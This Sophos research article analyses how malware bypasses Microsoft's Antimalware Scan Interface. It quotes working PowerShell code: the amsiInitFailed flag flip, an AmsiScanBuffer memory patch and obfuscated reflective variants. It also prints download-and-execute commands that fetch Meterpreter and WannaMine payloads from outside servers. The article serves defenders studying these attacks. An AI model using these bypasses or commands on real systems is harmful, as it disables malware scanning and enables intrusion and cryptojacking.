AMSI bypasses remain tricks of the malware trade

news.sophos.com/en-us/2021/06/02/amsi-bypasses-remain-tricks-of-the-malware-trade/

Sean Gallagher June 2, 2021

Malware developers are eternally looking for a way to evade detection by their targets' defenses. One way is to beat the scanners—using obfuscation, encryption, steganography and other techniques to make it harder for antivirus software to figure out what the intent of the payload is. Another is to completely avoid having your malware scanned in the first place.

As Windows 10 and the latest generation of Windows Server platforms have risen to prominence, malware developers and other malicious actors have increasingly aimed to evade detection by taking out those platforms' anti-malware traffic cop: Microsoft's Antimalware Scan Interface. AMSI, introduced in 2015, provides a way for software to talk to security products, requesting scans of files, memory, or streams for malicious payloads in a vendor-agnostic way.

AMSI gives antimalware software visibility into Microsoft components and applications, including into Windows' PowerShell engine and script hosts (wscript.exe and cscript.exe), Office document macros, the current .NET Framework (version 4.8), and Windows Management Instrumentation (WMI)—components frequently used in "living off the land"

(LOL) tactics by adversaries and in the execution of “fileless” malware. Windows third-party developers can leverage AMSI with their own applications as well, to allow anti-malware software to check for content passed to them that could turn their applications into “LOLbins” (living off the land binaries)—applications abused for malicious purposes by malware or network intruders.

For those reasons, AMSI is a very attractive target for malware developers. Almost since the day AMSI was introduced, attackers (and security researchers) have created tools to attempt to bypass or disable AMSI. Microsoft and security software providers have taken steps to block some of the approaches used for AMSI bypass and evasion, but attackers continue to adjust—using automated tools in some cases to obfuscate their attack code and probing defenses until they find one that sticks, and finding other ways to avoid AMSI altogether.

In this report, we will examine the most commonly encountered AMSI bypass methods in use, and examine how they are used by malware we’ve observed to attempt to evade defenses on Windows systems.

Fly the fail flag

In May of 2016, PowerShell hacker Matt Graeber published a one-line AMSI evasion in a tweet:

Matt Graeber’s one-line AMSI bypass.

Graeber’s single line of PowerShell code flips the flag on an attribute for PowerShell’s AMSI integration—amsiInitFailed— to “true”, which then causes the current PowerShell process to stop requesting scans. With that achieved, a malicious PowerShell script can (in theory) execute whatever badness it is intended to without triggering a scan by antimalware software.


This bypass is now widely detected and blocked as malicious content (as any 5-year-old public exploit should be). However, malware actors still use versions of it that have been obfuscated in an attempt to evade signature-based scans. And the amsiInitFailed bypass still accounts for about 1 percent of detections, based on a 90-day chunk of telemetry data from February to May of 2021.

Most of these detections appear to be post-exploitation manual attempts at lateral movement or penetration testing, as the IP addresses associated with delivering the packages related to those detections were from a local network. For example, this recently-spotted version of the bypass method attempts to retrieve a PowerShell backdoor from a secure web server inside the network's private IP address space:

```
Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }
try {
    [Ref].Assembly.GetType('Sys' + 'tem.Man' + 'agement.Aut' + 'omation.Am' + 'siUt' + 'ils').GetField('am' +
    'siIni' + 'tFailed', 'NonP' + 'ublic,Sta' + 'tic').SetValue($null, $true)
}
catch {}
[Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }
[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]'Ssl3,Tls,Tls11,Tls12'
Invoke-Expression (New-Object Net.WebClient).DownloadString('https://192.168.12.167:443/Invoke-1.ps1')
```

However, we did detect a recent use of the same bypass that connected to a remote server to obtain a PowerShell-based malware downloader. This one appears to have been part of a Proxy Logon-based attack that attempted to load a Meterpreter backdoor DLL from a server

in Russia:



Using the web worker process to execute shell commands, the malicious actor sent this command to PowerShell.exe:

```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;$h=new-object net.webclient;if
($null -ne [System.Net.WebProxy]::GetDefaultProxy().address){$h.proxy=[Net.WebRequest]::GetSystemWebProxy();$h.
Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;};IEX ((new-object Net.WebClient).DownloadString
('http://45.146.166.183:8080/zKRLTS/TGaILAbM'));IEX ((new-object Net.WebClient).DownloadString('http://45.146.
166.183:8080/zKRLTS'));
```

The second URL in that string references a PowerShell script that is normally identified by Windows Defender as “Ploty-C” and blocked from execution. However, the first script block executed is an obfuscated version of the AMSI bypass, base64-encoded and GZip-compressed in an attempt to evade detection.

Another way to achieve the same exploit uses reflection to invoke the same commands through the .NET framework from PowerShell. In one recently-detected intrusion using this variant, the actor (possibly a penetration tester, but likely someone attempting lateral movement within an already-penetrated network) was using an offensive security and exploitation tool called Seatbelt. In this case, the PowerShell script creates a delegate process that uses reflection to access the .NET interfaces for AmsiUtils, using string obfuscation to attempt to evade being detected:

```
[Delegate]::CreateDelegate((\"Func``3[String, $(([String].Assembly.GetType('System.Reflection.BindingFlags')).
FullName), System.Reflection.FieldInfo]\" -as [String].Assembly.GetType('System.Type')), [Object]([Ref].
Assembly.GetType('System.Management.Automation.' + $([Char]([bYTe]0x41) + [cHAR](140 - 31) + [cHaR](115 / 1) +
[CHAR](49 + 56)) + 'Utils')), ('GetField')).Invoke('' + $([ChAr](7 + 90) + [ChAr](60 + 49) + [Char](345 / 3) +
[CHaR](154 - 49)) + 'InitFailed', (('NonPublic,Static') -as [String].Assembly.GetType('System.Reflection.
BindingFl')))
```

A reflective version of the AmsiUtils bypass.

Altered memory

While manipulation of the properties of the AmsiUtils interface is still a common method of attempting AMSI bypass, over 98 percent of the bypass attempts we see in recent telemetry focus on a different approach: tampering with the code of the AMSI library itsef. already loaded into memory to make scan requests fail. In this attack, the malware locates the library AmsiScanBuffer in memory, and then overwrites the instructions at that address with new ones that redirect to an error message. An implementation of this attack in PowerShell, unobfuscated, would look like this:

```
$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")
›$Address = [Win32]::GetProcAddress($LoadLibrary, "AmsiScanBuffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Alternative versions of this attack modify the memory storing the code for returning the result of a buffer scan, causing a scan failure.

The memory patch technique has been integrated into the commercial offensive security platform Cobalt Strike as an option called amsi_disable. It has also been seen in a number of malware families, including in a downloader for the Agent Tesla remote access tool (RAT) malware we recently analyzed, in WannaMine crypto-jacking malware installations, and in recent ProxyLogon-based intrusions dropping PowerShell-based RATs.

In March, we detected repeated attempts to install a WannaMine payload on a customer's systems. One unprotected Windows system had become infected, and while Sophos blocked execution on protected systems, we continued to see attempts by the cryptojacking worm to spread to those systems; those attempts peaked at over 300 a day for each system that provided AMSI telemetry.

On systems running versions of Windows with with AMSI support, WannaMine executes a command line that invokes a remote script based on whether the system is running 32-bit or 64-bit Windows:

```
powershell.exe  -NoP -NonI -W Hidden "[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};if((Get-WmiObject Win32_OperatingSystem).osarchitecture.contains('64')){iex(New-Object Net.WebClient).
DownloadString('http://fastrepunicat.spdns.org:8000/in6.ps1');}else{iex(New-Object Net.WebClient).
DownloadString('http://fastrepunicat.spdns.org:8000/in3.ps1');}"
```

The remote script object is heavily obfuscated:

```
$fa='H4sIAAAAAAAAEAOy9WbuyPLcu+IM8EBW7gzoIoY+g9MKZooYISCcG/fWVMOcz337tb61d3967qhbvNR8ZpE/
GuMc9QvMCAIynCMSDDhVi29Kj2gJ2yIsYT8DkIoHt3Djgw8MxPaOz9gGuJ9cXfglE1Hb3KuN5FWK6N8m4+47rGY
+PZzzPUMHLxcNfeJUQWOvNxD/c9ystZ5nhzgG2gRcUToAkLHJi
+65kW6lk3Z15zasLo0oKA9XxjENn7KbKUSqeKzlgKayNQHB8XzdfH1f7oGllfrUvDwpUqe7dWduqYUiihlUBBsTkfXPAvc3V7
HwsttIxV290giEvNp1IfhAmEhHSjRP3iiRi3oYFbplDBByTGcY+0NfTTbmzjSe7vq50yufmIV6uW56e8/
Sk6ixPfMa6QqWJ2ClEYL/qMok2tmelMGktHcmODrNUmm1r80RnoR/OEikUyh1S3rubk3nH/G2+PzpwwYZQ1mdQPSTvcHO9
+AE6RXLoFWiBUpogIPIawumqLvpwkhVTdrB5UizjCC5BaJDPkq1DaPPx9Q7QWGc/
tUJ2fH2IAGI2P8BgMtBO8lXB8eWWGGQmOfhYWRYFb6Afa5/pg7HbXoNwJa/gjrWwNYhjDe84syc7RRr7GKg3Np/nY2ob
+V03g1A1SVqwNQzGtklaG3hC8XQrGXjjUDodmOzTlcVTJSlg6xsUauTJupcEZBeUrH8zg/fP4/
lLC8mQ1xfk5cLwDvBAEd3ERwp3UJJomtuOo0tiP/
OcUOXlMBGMjQd0h4jQ4C14fD60iwEu0riW7jjuXBL2duQdpqYTdwJRsDT7qX/4qXe/l2abgMo
+dAzXf7iXSzaWN3l5jekLHQwu61xWtJ1kZLwdKVLU+FgUJyfMpChQT6P+KqrH9Cx2woLJnbcKb3w+L96uksCvg9nd3VEkPi/
9Xdudxdt0dn5h3auQc27K4jy/TLchn8fqAJINrOS1qAdqL6R+Wm4boBYSubTTWWQ/
Ewhe8Vui58WlSB92lURDZ0BATA3uAvzeBZm3Swk+PIWqtG6T7qCpG0AopunGBumNbArzyOaTzVm1YXrsXvc2G5vqklmOwWW/
89z7fZ9ze+ik2V2fMt0+MN3W+Zxtsb2dyM+tqR/zyHjGJtD9H9tg54R6O3CBpgudPJo9syisXTY3t+Os2Sl9bx+Z3d/
j6M2nJNDwQOYTfbqN1qIkNLAk3/MQbKQHRfjwwhcnWruD/T7PKxBMp2E8n
+UG3N4NXXpd5uE7nWfFWaPYIG528LJzunDfp2j5OHqZnhydZyjMTH9uNklkCwac7eNoVqQLKYvnAWbz+rqog3+JzE+8MOtUd
+vzXMS7wO7io/0x1O3NLYvuooXvUNvK5/nyc+Hlc7M+lyxvmWKmvOtTFFcIuhmrv0g9kJ8fYXeGOd5F27cBccbTdqX9Oj/
cjPXtg+DFdwQBu8ekOD8c0VCGV/JOa1ZXbehP0w1x5ZfhYhdsyakM7xco7dlY+nAeEmc
+1Em0FJC3VNj692dtmyWqLaRl0Sdv/DjprpDK1Wu3uNSsHzTRVCHxluXpaBaXucr6NXvER5efL3elW+zvmFoyeJ0i8bN7SB/
LS
+ubZ4DwivsRX2JmahY4WPnbln2H27WyTzNB8wuVmSIiYaCQIABDfhSBUrqBWhv0WmH5I12oQGzmCByO6fQqWJ6lFzLD8fVRlm
WqiwwTTBMGvFLA8cGEUcVzn8izmH6cQuEJquSE17v6hYFPlfsBKjGsCpxcUVWGDSPOsF9roDtD2oAJDW/
ZTN2VDP9lQIQAkFmgyB95vQIiB/aVEz6lKFcTZsOnKJzFVFCPTpgcw8J2GC5ugfKQ1nQw6TW1vFh/
AW7FDBOwv7Wix3HwiWILtdAirI8EsF7utuLt4J9XYLRvIz9vpse5u1qd6Lcv3Jv0I4zVpHiP
```

A 16-megabyte obfuscated script invoked in PowerShell to execute WannaMiner's second-stage install on 64-bit systems.

After unpacking the obfuscated commands, the remote script attempts to patch amsi.dll with the appropriate code for the version of Windows detected.

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("a"+"m" + "si."+"dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Am"+"si" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

The deobfuscated AMSI evasion script in the 32-bit version of WannaMine's remote code block.

Sophos blocks the execution of this AMSI evasion, as well as the other attempts made by WannaMine's scripts to spread to other systems and install its cryptominer. But the infection of a single unprotected system on the network can lead to continued attacks across the network.

Fake it (the DLL) until you make it

Another well-worn method of bypassing AMSI is based on a method revealed by Cornelis de Plaa in 2016 that fools PowerShell into loading a counterfeit version of amsi.dll. It's fairly straightforward in its original implementation:

- Create an empty DLL named "amsi.dll" in a target directory;
- Copy PowerShell.exe to the same directory;
- Launch evil PowerShell script, and AMSI scans attempted by the PowerShell.exe copy will fail because the fake DLL is loaded first.

However, Microsoft has since made changes to PowerShell's code that cause it to crash if the proper interfaces aren't available in amsi.dll. In order for a DLL hijack of this type to work, the attacker now has to provide a counterfeit DLL with the required interfaces defined.

Detouring around AMSI

Other techniques of evading AMSI generally involve either downgrading scripting engines to versions from before AMSI was available or otherwise staying away from processes that interact with AMSI altogether. On systems that still have PowerShell version 2 installed, an attacker may switch versions of PowerShell used by scripts (by executing PowerShell from the command line with the parameter **-Version 2.**

```
powershell.exe -Version 2
```

Another way to evade AMSI is to bring along a scripting engine that doesn't support it. While AMSI will detect anything leveraging the .NET framework, some malicious actors have brought along their own scripting host (such as a NodeJS engine), or have used compiled executables built from other scripting languages (such as Python).

In extreme cases, we've seen attackers bring along entire virtual machines to conceal their scripts from detection. Ragnar Locker, for example, deployed a VirtualBox virtual machine as part of a ransomware attack, concealing its processes from malware scanners entirely.

Defense in depth

AMSI is intended to provide a defense against LOL tactics that leverage Microsoft components, and to provide application developers a way to harden their own tools against exploitation by malicious scripts and code. Given how prevalent those tactics have become, particularly in ransomware operator intrusions, AMSI can play a particularly important role in keeping Windows 10 and Windows Server systems from being compromised. But AMSI is not a panacea. And while Microsoft's Windows Defender provides some protection against AMSI bypasses, attackers are continuously finding ways to obfuscate and conceal malicious content from anti-malware signature detections.

Sophos and other anti-malware providers offer guards against AMSI bypasses that go beyond signature-based detection. But malicious actors are not standing still in their efforts to step around AMSI defenses. And too frequently, inconsistent deployment of defenses and security patches leave some systems vulnerable to even less advanced attacks–giving malware an opportunity to gain a foothold to step partially or completely around AMSI-based defenses. A defense in depth, leveraging a blend of detections at the endpoint and on the network, is critical in blunting many of these intrusions before they can do damage.

SophosLabs would like to acknowledge the contributions of Rajesh Nataraj and Michael Wood to this report

---